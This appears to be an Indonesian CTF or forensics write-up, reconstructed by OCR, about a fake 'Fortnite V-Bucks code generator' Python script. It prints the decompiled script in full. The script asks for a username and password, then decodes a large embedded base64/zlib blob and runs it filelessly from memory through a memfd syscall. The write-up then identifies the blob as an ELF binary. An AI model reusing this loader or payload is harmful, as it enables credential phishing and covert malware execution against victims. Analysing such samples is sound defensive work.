32      1           (0)
34      1           (0)
36      1           (0)
38      1           (0)
40      1           (0)
42      1           (0)
44      1           (0)
46      1           (0)
48      1           (0)
50      1           (0)
52      1           (0)
54      1           (0)
56      1           (0)
58      1           (0)
60      1           (0)
62      1           (0)
64      1           (0)
66      1           (0)
68      1           (0)
70      1           (0)
72      1           (0)
74      1           (0)
76      1           (0)
78      1           (0)
80      1           (0)
82      1           (0)
84      1           (0)
86      1           (0)
```




```
>>> cat free_vbucks.py
# Source Generated with Decompyle++
# File: free_vbucks.pyc (Python 3.10)

import ctypes
import os
import base64
import zlib
print('|==============================|')
print('|      FORTNITE  V-BUCKS       |')
print('|    CODE GENERATOR v1.337     |')
print('|==============================|')
username = input('Enter Your Username: ')
password = input('Enter Your Password: ')
print('')
print('[#] Success!')
print('[#] Wait for 24 hours.')
l = ctypes.CDLL(None)
s = l.syscall
c = base64.b64decode(b'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')
e = zlib.decompress(c)
fd = open('dump', 'wb')
fd.write(e)
fd.close()
f = s(319, '', 1)
os.write(f, e)
p = '/proc/self/fd/%d' % f
os.execle(p, 'smd', { })
```

```
# Source Generated with Decompyle++
# File: free_vbucks.pyc (Python 3.10)

import ctypes
import os
import base64
import zlib
print('|==============================|')
print('|      FORTNITE  V-BUCKS       |')
print('|    CODE GENERATOR v1.337     |')
print('|==============================|')
username = input('Enter Your Username: ')
password = input('Enter Your Password: ')
print('')
print('[#] Success!')
print('[#] Wait for 24 hours.')
l = ctypes.CDLL(None)
s = l.syscall
c =
base64.b64decode(b'eJztW39sW8UdvxfHiZM2sUvbrbQFDKOorLXrpD9UStOmtG5fpxYCbSQ26BzHfo
4tHNs8P9OkUlmqEGiURkrFytAmTWGTtiJtoiBAVbWyFFC60oklMLYgwVQQrO4aWGgpS9skb9+7d/d875q
nMrQ/NskXvXzu87nv9+57957Pz/b3/Si4bXOJJCFWHGgdImy2weupLteYJqCtRlXw/ya0EJUBL+XsRBwp
saLLHMfwm+cwuIgLkRUlDkuRfcnMsCLyFPycHBfxnMuKvB8Zz0t1AdeWWJH3w2uDfFSvs6KHzjPgsPqVU
D8P9fPUWRGVWJGFW0qP1bQ/EQPIiqJfnNqJuAlZka39jk+16DcZr4H6/c5rcBF3Iiuy8e4HvzL09Qs7vQ
/Q8ezOA3JYkV1ny5KJ5lUrliWjvmQilWvzta1e5Vu1wp9N+2vNuHDI+Jracm8jPh0DpVx3JR0GZ/3h+hz
aju23/e2p1W8POqIHXno5/X5KfXT5x/GyUhq3RG1YWOyUI1pfgLjrS9pHZKzh18qw8nbrXRd6FiKbchqO
G6bRT9noEipc8nw5YmP/uY2etdF/aqN7bMZ9xcb+mI2+1Kaf923sN9voV2z0Ezb6RzZ6iTS9/rSNfYON/
n0bvd9G/7WNftFGP2uj77PR99joUThum0Z/B45ZaD7y1huc7Q8oFGppTadCWS2saqEQCm3duT0UVVSlJZ
HVFHXn9o3JdErZGW5OKkbbtC3bN60MbU6kwklS25pKaKTSmImGNfALRdrCoRhuT+xRUGs4mUxHkKqkwq2
4EV75ETp+aziRQllNjbRmUCydUVIoFkmmswoi/6MJFWVyWhbFVEXBZkkwyGbUREqLoWyKVTQIX0XYGzuA
```




```
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
r9EtJ8Gp7snu5v6V15n//w3CS2TcQ==')
e = zlib.decompress(c)
fd = open('dump', 'wb')
fd.write(e)
```



```
fd.close()
f = s(319, '', 1)
os.write(f, e)
p = '/proc/self/fd/%d' % f
os.execle(p, 'smd', { })
```

Didapatkan base64, diketahui bahwa base64 tersebut dicompress dengan zlib



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

Zlib Deflate
Compression type: Dynamic Huffman Coding

Zlib Inflate
Start index: 0 | Initial output buffer s...: 0 | Buffer expansion type: Adaptive
☐ Resize buffer after decompression ☐ Verify result

Input

```
9N7mE5PiO0neXqPETjYzlMLBeFz23BxUw3pvkpZtoyrbDPPyxniOW6NFVY9f0ua9wjFFlOE
Rv/ZmS1u6ob85OoNEX5YmqgU87iGqN8lA58mXI+t+u/Wcw8a6EE6Pmup9hAsYlihmIHxT6K
/RSPUBygOETxDMUx9qGQJjt5KHopBijWU2yg2EQxQ7GDT5b6DwrLn9uyceMa7+LG5lxKy3l
ravwr/AFfTY7Qmsdra/2BFXdSGSF/Np7VVC0MH/cTKU1RM8ifSmuKvyWV82dU+ECvau2c1J
xLJKO+RJRKG+7Z6tPCLYi0xcPZOPJH21PZ9lYDNdVoeUxRs4l0ykJC0KYqyTA2pLVMUsNRJ
OA/VP0taVrJKhHk15Q2oDFoBut0NKyFkV+Jh2JquFUJxaNqgRl9hMKqGm43PFgdhgq3JqAz
w705m0X+SLq1VUlp32zFrQW/bvFLmF33ds9DsCIJHG9ffC6hXT4+K+Jn+DsEf/E5gNsFe/E
ZjLsE/wMOK3qv478Fjq/gtc382f7HcDHV2f4nxn8/MtaQ+bP9keFR2sDyMJk/26dwPjWfa8
/2W4YPCQsurn8YGXsX82f7FcM1QvzCYxwohYy9kHG2HzJsQoX4S9C189+LjDVl/mx/Zsj2Z
3H92Pyfov73UM72e4bs/aGM+oj+BxH3TAJxsCKfQ4vQtef/gODv9VgxIyy4+BjPTwT/vllW
5L9zm86/X/Dvn2XFpuuM/7zgbyahUvyAT9qdJp4XBH92P8GwSrAX1+8VZN0/xOeUjgn24vV
zXPC3ey7HbvzTgr/nVisuFdZPHP89ZOQLm+/r7H3YN729S0D8vIWb8zfzxr+m/2fImjNuPn
fFnhvi9g/ej53HnyFj/uL9lWeZgWPXGf8rwd98gC5gHUf0Z2WCasyf5aN7bPy9AsePAEro2
vcJ5r9EtJ8Gp7snu5v6V15n//w3CS2TcQ==
```


File details

Name: release.png
Size: 45,434 bytes
Type: unknown
Loaded: 100%

Output

```
•ELFSTXSOHSOHNULNULNULNULNULNULNULNULNULETXNUL>NULSOHNULNULNULNULDC3NULNULNULNULNULNUL@NULNULNULNULNULNULNULH1NULNULNULNULNULNULNULNULNULNUL@NUL8NULCR
```

Ketika sudah didecode dan extract, didapatkan sebuah file ELF (Executable and Linkable Format)



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

Zlib Deflate
Compression type: Dynamic Huffman Coding


Zlib Inflate
Start index: 0 | Initial output buffer s...: 0 | Buffer expansion type: Adaptive
☐ Resize buffer after decompression ☐ Verify result

Input: 9N7mE5PiO0neXqPETjYzlMLBeFz23BxUw3pvkpZtoyrbDPPyxniOW6NFVY9f0ua9wjFFlOE … vcJ5r9EtJ8Gp7snu5v6V15n//w3CS2TcQ==

File details
Name: release.png
Size: 45,434 bytes
Type: unknown
Loaded: 100%

